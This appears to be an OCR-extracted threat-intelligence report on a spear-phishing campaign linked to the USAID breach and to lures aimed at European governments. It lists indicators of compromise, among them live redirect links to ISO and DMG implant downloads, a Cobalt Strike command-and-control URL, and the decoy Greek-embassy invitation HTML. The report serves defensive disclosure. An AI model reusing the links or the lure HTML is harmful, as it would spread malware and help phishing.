
In our analysis using NetFlow data we were able to obtain visibility into how the attacker utilized various infrastructures. The adversary accessed infrastructure via proxies/VPNs from the United States, Brazil, Vietnam, Bulgaria, Bangladesh, Netherlands, and Mozambique.



SSH connections to 83.171.237[.]173

Victimology


Through the analysis of the implant some possible clues exist about the victimology of this campaign. The analysis of the implant indicates that a connection is made from the malware-infected device to usaid.gov on TCP port 443 as part of the execution process.



```
00000000:     16 03 03 00 A4 01 00 00 A0 03 03 60 B1 51 5C 1E      ....¤......`±Q\.
00000010:     F2 85 A0 09 B4 9A C4 C8 AD BF EE C7 66 7C DF CB      ò...´.ÄÈ.¿îÇf|ßË
00000020:     E1 69 D3 01 AC E2 6F 41 CF 96 53 00 00 34 C0 28      áiÓ.¬âoAÏ.S..4À(
00000030:     C0 27 C0 14 C0 13 00 9F 00 9E 00 39 00 33 00 9D      À'À.À......9.3..
00000040:     00 9C 00 3D 00 3C 00 35 00 2F C0 2C C0 2B C0 24      ...=.<.5./À,À+À$
00000050:     C0 23 C0 0A C0 09 00 6A 00 40 00 38 00 32 00 0A      À#À.À..j.@.8.2..
00000060:     00 13 01 00 00 43 00 00 00 0E 00 0C 00 00 09 75      .....C.........u
00000070:     73 61 69 64 2E 67 6F 76 00 0A 00 06 00 04 00 17      said.gov........
00000080:     00 18 00 0B 00 02 01 00 00 0D 00 14 00 12 06 01      ................
00000090:     06 03 04 01 05 01 02 01 04 03 05 03 02 03 02 02      ................
000000A0:     00 17 00 00 FF 01 00 01 00 16 03 03 00 46 10 00      ....ÿ....
000000B0:     00 42 41 04 F5 E7 B3 ED CD 9A D6 6E B7 15 6C B9      ....F...BA.õç³íÍ
000000C0:     54 39 5E D4 B7 B4 C8 FB E9 3A 27 37 1C 6E C5 F5      .Ön·.l¹T9^Ô·´Èûé
000000D0:     08 76 9A E1 17 6C 39 24 37 D0 5B A7 1B A0 25 FA      :'7.nÅõ.v.á.l9$7
000000E0:     E7 37 22 60 8B 4F CA 4A ED A0 78 D7 B2 34 7C B8      Ð[§..%úç7"`.OÊJí
000000F0:     11 5D 73 E2 14 03 03 00 01 01 16 03 03 00 60 91      .x×²4|¸.]sâ.....
00000100:     EE 00 FA B2 B1 A5 3E 3D 2F 2B 73 FC AB 29 EE FE      .....`.î.ú²±¥>=/
00000110:     3A 48 94 83 01 D8 06 D6 22 73 F3 F3 49 AA 9E 9A      +sü«)îþ:H...Ø.Ö"
00000120:     EB 9D CA 19 6C 59 0F 7C 17 25 82 FA 2F B9 CD 96      sóóIª..ë.Ê.lY.|.
00000130:     F9 B6 23 52 BE 4D 22 9F E5 2D DF A5 8E 8B DC 3F      %.ú/¹Í.ù¶#R¾M".å
00000140:     21 01 67 B0 D9 88 1C BB EE 78 C7 32 68 A0 9E 70      -ß¥..Ü?!.g°Ù..»î
00000150:     6B 37 BC FF A5 14 9B 43 D2 10 EF 5B 3B BA 30         xÇ2h..pk7¼ÿ¥..CÒ
00000160:                                                          .ï[;º0
```

TCP Connection made to USAID.gov

Using insights with NetFlow data we were able to determine that connections were made from numerous countries from May 25 to May 28. This has revealed the extent of this campaign, in relation to the usaid.gov intrusion and the targeted countries that we were able to observe. Some of the connections made to usaid.gov are legitimate connections while others are from infected systems.



Connections made to USAID.gov during the campaign

Victims in click-through campaigns from targeted spear phishing emails are directed to download the ISO or DMG file.

https://r20.rs6.net/tn.jsp?f=001R6x5duwxLa513iT3wolVtyZj3Ojypr9nwPwZKB3X68SGRFzUVNUR4MdENUXj_c4poo1hx_rFF79P1NsazE-FONIrA9G0ypkCwKTRfL95fp3xUyuceYYrPAtcDp20R1wmw-XZ197ks1FH22V3BIcZYlAfIHdUZQ3M&c=6nYGyV77i2Z48gKmOkG81MeQ_ZZV6tFO7EIWrx0Ptyld2S0ieISXPQ==&ch=thDJXBA5D5ATg95nuLIC
[email protected]

Link tied to downloading MacOS DMG image with implant

https://r20.rs6.net/tn.jsp?f=001R6x5duwxLa513iT3wolVtyZj3Ojypr9nwPwZKB3X68SGRFzUVNUR4MdENUXj_c4poo1hx_rFF79P1NsazE-FONIrA9G0ypkCwKTRfL95fp3xUyuceYYrPAtcDp20R1wmw-XZ197ks1FH22V3BIcZYlAfIHdUZQ3M&c=3kzVSpJEUGcXfsBoW4ytkDpjQ5l-BL4puvzumdVoEf0b3lDcRJGgvA==&ch=FGxQis-Nw2yGirWi8qjdrsv_upu7Nv9idIt4bOJx8RKMhJ6tZx8d7w==&[email protected]

Link tied to downloading ISO image with implant

https://r20.rs6.net/tn.jsp?f=001R6x5duwxLa513iT3wolVtyZj3Ojypr9nwPwZKB3X68SGRFzUVNUR4MdENUXj_c4poo1hx_rFF79P1NsazE-FONIrA9G0ypkCwKTRfL95fp3xUyuceYYrPAtcDp20R1wmw-XZ197ks1FH22V3BIcZYlAfIHdUZQ3M&c=3kzVSpJEUGcXfsBoW4ytkDpjQ5l-BL4puvzumdVoEf0b3lDcRJGgvA==&ch=FGxQis-Nw2yGirWi8qjdrsv_upu7Nv9idIt4bOJx8RKMhJ6tZx8d7w==&[email protected]

Link tied to downloading ISO image with implant


Campaign analysis

While this report focuses primarily on the USAID breach and the campaign surrounding that, additional IOCs have surfaced in the public, indicating that the campaign is much larger than originally thought. Based on the indicators of compromise available, our analysis indicates that there are multiple campaigns that focus on European governments. Many of the methods are similar to that of the USAID attack (using ISO files with malicious content).

The data that we have collected indicates multiple campaigns by the same adversary dating back to early 2021.

Invitation campaign - February to March 2021

Some of the components were created as early as February 2021, potentially suggesting this campaign had multiple waves dating back to the beginning of this year. While the method of utilizing a malicious ISO file has remained unchanged, additional information has provided valuable new insights.




Name	Date modified	Type	Size
GraphicalComponent.dll	2/17/2021 5:18 AM	Application extens...	277 KB
Plending forms	2/17/2021 6:08 AM	Shortcut	2 KB
Programme outline	2/17/2021 6:09 AM	Shortcut	2 KB

Invitation Document.iso

139.99.167.177 (Cobalt Strike)

The following IP address is a Cobalt Strike command and control endpoint discovered to be associated with Invitation Document.iso. The URL for this command and control server is hxxps://139.99.167.177/jquery-3.3.1.min.js. We observed connections being made to the Cobalt Strike server during the period of the campaign from the United States, Brazil, India, France, Sweden, Turkey, Ukraine, and many other countries.




Victimology Map

Invitation.html

The following file was sent as a malicious attachment in a spear phishing email. Just as we observed with the USAID attack, the victim is being redirected to a site to download the invitation.iso file.

https://humanitarian-forum.web... email belonging to the Auswärtiges Amt, the German Federal Foreign Affairs Office

In this campaign the attackers were found to be using FireBase in order to track who clicked on the links in the spear phishing emails.



Site Not Found

Why am I seeing this?

There are a few potential reasons:


1. You haven't deployed an app yet.
2. You may have deployed an empty directory.
3. This is a custom domain, but we haven't finished setting it up yet.

How can I deploy my first app?

Refer to our hosting documentation to get started.


Embassy of Hellenic Republic Campaign - March 2021

Another campaign that we observed occurred in March 2021, using the Embassy of Hellenic Republic (i.e. Greece) as a lure. This campaign also utilizes an ISO file with a decoy document and a malicious .DLL file.



Name	Date modified	Type	Size
Reply slip	3/15/2021 11:32 AM	File folder	
MsDiskMountService.dll	3/15/2021 11:32 AM	Application extens...	300 KB
Reply slip	3/11/2021 9:09 AM	Shortcut	2 KB

Reply_Slip.ISO



Reply Slip

March 22nd, 2021 at 3:30 pm

at the Embassy of Helenic Republic

Please fill this reply slip and send it to the rsvpinvitation@mfa.gr.

RSVP kindly on or before 19 March 2021.

For any enquiries, please feel free to contact Ms. Rentoumi Anastasia (Social Secretary to the Greek Ambassador) at 345-2348 9786 or email to rentoumi.anastasia@mfa.gr

Name:____

Company/Organization:_______________________________


Tel: ____

Fax: ____

Email: ____


Address: ____

Decoy document used in campaign, with multiple typos and misspellings



```
<img src="data:image/png;base64,/9j/4AAQSkZJRgABAQAAAQABAAD/4gKgSUNDX
<b>
```

Malicious HTML to load ISO file




```
<b>
<p style="color:#005687">HELENIC REPUBLIC</p>
<p style="color:#005687">Embassy of Greece in Tallin </p>

<hr style="color:#005687"/>
</b>

<p>On the Occasion of the visit
of the Deputy Minister for Economic Diplomacy and Openness of Greece,</p>
<h3>Mr. KOSTAS FRAGOGIANNIS,</h3>
<br></br>

<p>You and your Guest are cordially invited to a Reception</p>

<br></br>

<b><p>on Monday, March 22th, 2021 at 3:30 pm</p>

<br></br>
<p>at the Embassy of Helenic Republic in Tallin
Harju 6, 10130 Tallinn</p></b>
<br></br>

<p>We adhere to COVID-19 restrictions to the maximum extent possible,
therefore the Reception will commence in the hall.
Only a small group of Guests is invited.
Food and Drinks will be provided.</p>

<br></br>

<b><p>This invitation is for you personally and your plus one!</p>

<br></br>

<table>
<tr>
<td>
<p>R.S.V.P. by March 19th, 2021</p>
<p>Please fill downloaded reply slip</p>
<p> and send to <a href="mailto:rentoumi.anastasia@mfa.gr">rsvpministerbriefing@mfa.gr</a> </p>
</td>
<td>
<br></br>
</td>
```

Malicious HTML

